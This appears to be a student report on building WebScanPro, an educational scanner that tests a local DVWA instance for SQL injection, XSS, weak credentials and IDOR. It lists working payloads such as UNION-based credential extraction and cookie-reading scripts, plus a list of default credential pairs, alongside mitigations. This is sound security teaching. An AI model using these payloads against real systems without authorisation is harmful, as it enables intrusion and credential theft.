■ WebScanPro

Web Application Security Testing Tool

■ Project Overview

WebScanPro is a custom-built web application security scanner developed for educational purposes.

- Setting up vulnerable web applications locally
- Developing a crawler to scan web pages and extract input fields
- Testing for SQL Injection, XSS, Brute Force, and IDOR vulnerabilities
- Generating a structured security report with severity ratings
- Target: DVWA (Damn Vulnerable Web Application) hosted locally using XAMPP

■ Milestone Overview

Milestone	Weeks	Modules
Milestone 1	W1 + W2	Project Setup + Target Scanning
Milestone 2	W3 + W4	SQL Injection + XSS Testing
Milestone 3	W5 + W6	Authentication + IDOR Testing

■ Week 1 – Project Initialization & Setup

■ Objectives

- Define project goals and expected outcomes
- Set up DVWA locally
- Explore application structure and vulnerabilities
- Prepare environment for scanning

Install XAMPP


- Download XAMPP from https://www.apachefriends.org
- Install it on Windows — Start Apache and MySQL from XAMPP Control Panel

Install DVWA

- Download DVWA → Place in C:\xampp\htdocs\ → Go to setup.php → Click Create/Reset Database

Configure DVWA

- Login with Username: admin | Password: password
- Set Security Level to: LOW



DVWA Login Page — localhost:8080/dvwa/login.php

■ Application Exploration

- Analyzed:Loginfunctionality, form-based vulnerabilities, URL structure, GET/POST requests, CSRF tokens


✓Understood structure of vulnerable endpoints
✓Identified interactive elements
✓Prepared environment for automated scanning

■ Week 2 – Target Scanning Module

■ Objectives


- Develop a webcrawler Discoverpages and links Extract forms and input fields Structure and save metadata


Project Structure



Crawler Workflow

- Start at base URL → Send GET request → Parse HTML with BeautifulSoup
- Extract all form elements: action, method (GET/POST), input fields
- Recursively follow internal links → Save results to scan_results.json





The screenshot shows the output terminal and the JSON file

Request Handler Module

- Uses requests.Session() — extracts hidden user_token — submits login credentials programmatically

```
[*] Web Scan Pro Starting...
[+] Login successful!
[*] Starting crawl at http://localhost:8080/dvwa
[+] Found page: http://localhost:8080/dvwa/index.php
[+] Scan results saved to scan_results.json
```

✓ Built authenticated crawler
✓ Extracted interactive elements
✓ Structured metadata for testing modules
✓ Saved scan results in JSON format

■ Week 3 – SQL Injection Testing Module

■ Objectives


- InjectSQLpayloads into detected input fields
- Analyze server responses for anomalies or error patterns
- Identify injection points and suggest fixes

How sqli_tester.py Works


- Reads payloads.txt — 10 crafted SQL strings
- Injects each payload into ?id= via GET request to DVWA SQLi endpoint
- Checks response for: First name, Surname, syntax, mysql keywords
- Assigns severity ONLY when Vulnerable: UNION/SLEEP → High | OR/AND/--

SQL Injection Results

Payload	Status	Severity
1	Vulnerable	Low
' OR '1'='1	Vulnerable	Medium
' OR 1=1 --	Vulnerable	Medium
admin' --	Vulnerable	Medium
' UNION SELECT NULL,NULL --	Vulnerable	High
' UNION SELECT username,password FROM users --	Vulnerable	High
' AND SLEEP(5) --	Vulnerable	High
' AND '1'='2	Safe	None
1 AND 1=1	Vulnerable	Medium
' OR 'x'='y	Safe	None



VS Code Terminal — SQLi scan output showing all payloads tested



DVWA SQL Injection page — ' OR '1'='1 payload returning all user records

■ Mitigation: Use parameterized queries / prepared statements. Never concatenate user input into SQL strings.

- ✓ Built SQLi scanner with 10 payloads
- ✓ Detected 8/10 as vulnerable
- ✓ Identified UNION SELECT and SLEEP-based injection

■ Week 4 – XSS Testing Module

■ Objectives

- Inject JavaScript-based XSS payloads into form fields and URLs
- Detect reflected scripts via response analysis
- Record vulnerable endpoints and provide XSS prevention tips


---


How xss_scanner.py Works

- Reads xss_payloads.txt — 9 JavaScript injection strings
- Injects each payload into ?name= via GET request to DVWA XSS endpoint
- Detects reflection: payload unencoded in response AND contains < or >
- Assigns severity ONLY when Reflected: cookie/iframe/document → High | <script>/onerror/onload Medium

XSS Results

Payload	Status	Severity
hello	Not Reflected	None
test123	Not Reflected	None
<b>bold</b>	Reflected	Low
<script>alert(1)</script>	Reflected	Medium
<img src=x onerror=alert(1)>	Reflected	Medium
<svg onload=alert(1)>	Reflected	Medium
<bodyonload=alert(1)>	Reflected	Medium
<script>alert(document.cookie)</script>	Reflected	High
<iframe src="javascript:alert(1)">	Reflected	High





VS Code Terminal — XSS scan output showing all 9 payloads tested

■ Mitigation: Output encoding, Content Security Policy (CSP), sanitize all user inputs server-side.

Built XSS scanner with 9 payloads
Detected 7/9 as reflected
Detected cookie theft payload as High severity

■ Week 5 – Authentication & Session Testing

■ Objectives


- Test for weak or default credentials
- Simulate brute force login attacks
- Log findings and suggest security best practices

How bruteforce_scanner.py Works


- Defines a list of 10 common credential pairs
- Fetches a fresh CSRF token before EVERY attempt — DVWA regenerates token after each request
- Sends POST with username, password, Login, and user_token to login page
- Checks: 'Login failed' NOT in response AND 'Welcome' present in response
- Returns first valid credential pair found

Brute Force Results

Attempt	Username	Password	Result
1	admin	admin	Failed
2	admin	password	■ VULNERABLE
3	admin	123456	Failed
4	admin	admin123	Failed
5	admin	qwerty	Failed
6	user	user	Failed
7	user	password	Failed
8	root	root	Failed
9	test	test	Failed
10	guest	guest	Failed



DVWA Brute Force page — admin:password accepted showing 'Welcome to the password protected area admin'



VS Code Terminal — Brute Force output: [FAILED] admin:admin

[VULNERABLE] admin:password

■ Finding: Weak default credential admin:password accepted — no rate limiting or account lockout detected.

■ Mitigation: Strong password policy, account lockout after 3-5 failed attempts, Multi-Factor Authentication (MFA).

✓ Built brute force scanner with 10 credential pairs

✓ Implemented CSRF token refresh before each attempt

✓ Successfully detected weak credential admin:password

■ Week 6 – Access Control & IDOR Testing

■ Objectives

- Attempt horizontal and vertical privilege escalation
- Access unauthorized user data via modified parameters
- Identify flaws and suggest access control techniques (RBAC, ABAC)

How privilege_escalation_scanner.py Works

- Tests 9 different user IDs via ?id= — valid, non-existent, negative, strings, SQLi via ID
- Checks response for 'First name:' and 'Surname:' to confirm data access
- Valid IDs accessible → Medium | SQLi via ID → High | Not found → Low


IDOR Test Results

ID Tested	Status	Severity
id=1	Accessible	Medium
id=2	Accessible	Medium
id=3	Accessible	Medium
id=0	Not Found	Low
id=-1	Not Found	Low
id=99	Not Found	Low
id=999	Not Found	Low
id='admin'	Not Found	Low
id=1 OR 1=1	Accessible	High

```
<b>bold</b> -> Reflected | Severity: Low
<script>alert(1)</script> -> Reflected | Severity: Medium
<img src=x onerror=alert(1)> -> Reflected | Severity: Medium
<svg onload=alert(1)> -> Reflected | Severity: Medium
<body onload=alert(1)> -> Reflected | Severity: Medium
<script>alert(document.cookie)</script> -> Reflected | Severity: High
<iframe src="javascript:alert(1)"> -> Reflected | Severity: High

Privilege Escalation / IDOR Tests
-----------------------------
id=1 -> Accessible | Severity: Medium
id=2 -> Accessible | Severity: Medium
id=3 -> Accessible | Severity: Medium
id=99 -> Not Found | Severity: Low
id=999 -> Not Found | Severity: Low

=============================================
Summary
-----------------------------
SQL Injection : 8 vulnerable payload(s)
XSS           : 7 reflected payload(s)
Brute Force   : Credential found
IDOR          : 3 accessible ID(s)
=============================================
```




VS Code Terminal — IDOR test output showing id=1,2,3 Accessible and id=99,999 Not Found

■ Finding: Any authenticated user can enumerate other users data by changing ?id= — no ownership validation.

■ Mitigation: Role-Based Access Control (RBAC), server-side object ownership validation, indirect reference maps.

- ✓ Built IDOR scanner with 9 test cases
- ✓ Detected horizontal privilege escalation for IDs 1, 2, 3
- ✓ Detected SQLi via ID parameter as High severity

Final Report Output — results.txt




```
==============================================
      WebScanPro Security Report
==============================================
Generated: 2026-03-15 21:00:37
Target:    http://localhost:8080/dvwa

Brute Force Results
------------------------------
[ATTEMPT] admin:admin          -> Failed
[ATTEMPT] admin:password       -> SUCCESS
[ATTEMPT] admin:123456         -> Failed
[ATTEMPT] admin:admin123       -> Failed
[ATTEMPT] admin:qwerty         -> Failed
[ATTEMPT] user:user            -> Failed
[ATTEMPT] user:password        -> Failed
[ATTEMPT] root:root            -> Failed
[ATTEMPT] test:test            -> Failed
[ATTEMPT] guest:guest          -> Failed

[VULNERABLE] Weak credentials found: admin:password
Risk: Account takeover possible with default credentials.

SQL Injection Results
------------------------------
1 -> Vulnerable | Severity: Low
' OR '1'='1 -> Vulnerable | Severity: Medium
' OR 1=1 -- -> Vulnerable | Severity: Medium
admin' -- -> Vulnerable | Severity: Medium
' UNION SELECT NULL,NULL -- -> Vulnerable | Severity: High
' UNION SELECT username,password FROM users -- -> Vulnerable | Severity:
' AND SLEEP(5) -- -> Vulnerable | Severity: High
' AND '1'='2 -> Safe | Severity: None
```

VS Code — results.txt showing Brute Force and SQL Injection results



```
XSS Results
------------------------------
hello -> Not Reflected | Severity: None
test123 -> Not Reflected | Severity: None
<b>bold</b> -> Reflected | Severity: Low
<script>alert(1)</script> -> Reflected | Severity: Medium
<img src=x onerror=alert(1)> -> Reflected | Severity: Medium
<svg onload=alert(1)> -> Reflected | Severity: Medium
<body onload=alert(1)> -> Reflected | Severity: Medium
<script>alert(document.cookie)</script> -> Reflected | Severity: High
<iframe src="javascript:alert(1)"> -> Reflected | Severity: High

Privilege Escalation / IDOR Tests
------------------------------
id=1 -> Accessible | Severity: Medium
id=2 -> Accessible | Severity: Medium
id=3 -> Accessible | Severity: Medium
id=99 -> Not Found | Severity: Low
id=999 -> Not Found | Severity: Low

==============================================
Summary
------------------------------
SQL Injection : 8 vulnerable payload(s)
XSS           : 7 reflected payload(s)
Brute Force   : Credential found
IDOR          : 3 accessible ID(s)
==============================================
```

VS Code — results.txt showing XSS, IDOR results and Summary section

❑ Installation & Usage

Prerequisites

- Python 3.8 or higher
- XAMPP (Apache + MySQL)
- DVWA running on http://localhost:8080/dvwa/

Step 1 — Install required libraries

```
pipinstallrequestsbeautifulsoup4
```

Step 2 — Start XAMPP

- Open XAMPP Control Panel → Start Apache and MySQL

Step 3 — Run the scanner

```
cd "C:\Users\DELL\web_scan_pro"
python main.py
```

Step 4 — Verify output

- Check console output in terminal
- Open results.txt for the full security report

■ Technologies Used

Technology	Purpose
Python3	Core programming language
requests	HTTP session management and sending payloads
BeautifulSoup4	HTML parsing and CSRF token extraction
DVWA	Target vulnerable web application
XAMPP	Local server to host DVWA

■ Mitigations Summary

Vulnerability	Recommended Fix
SQL Injection	Parameterized queries / prepared statements
XSS	Output encoding, Content Security Policy (CSP)
Brute Force	Account lockout, strong password policy, MFA
IDOR	RBAC, server-side ownership validation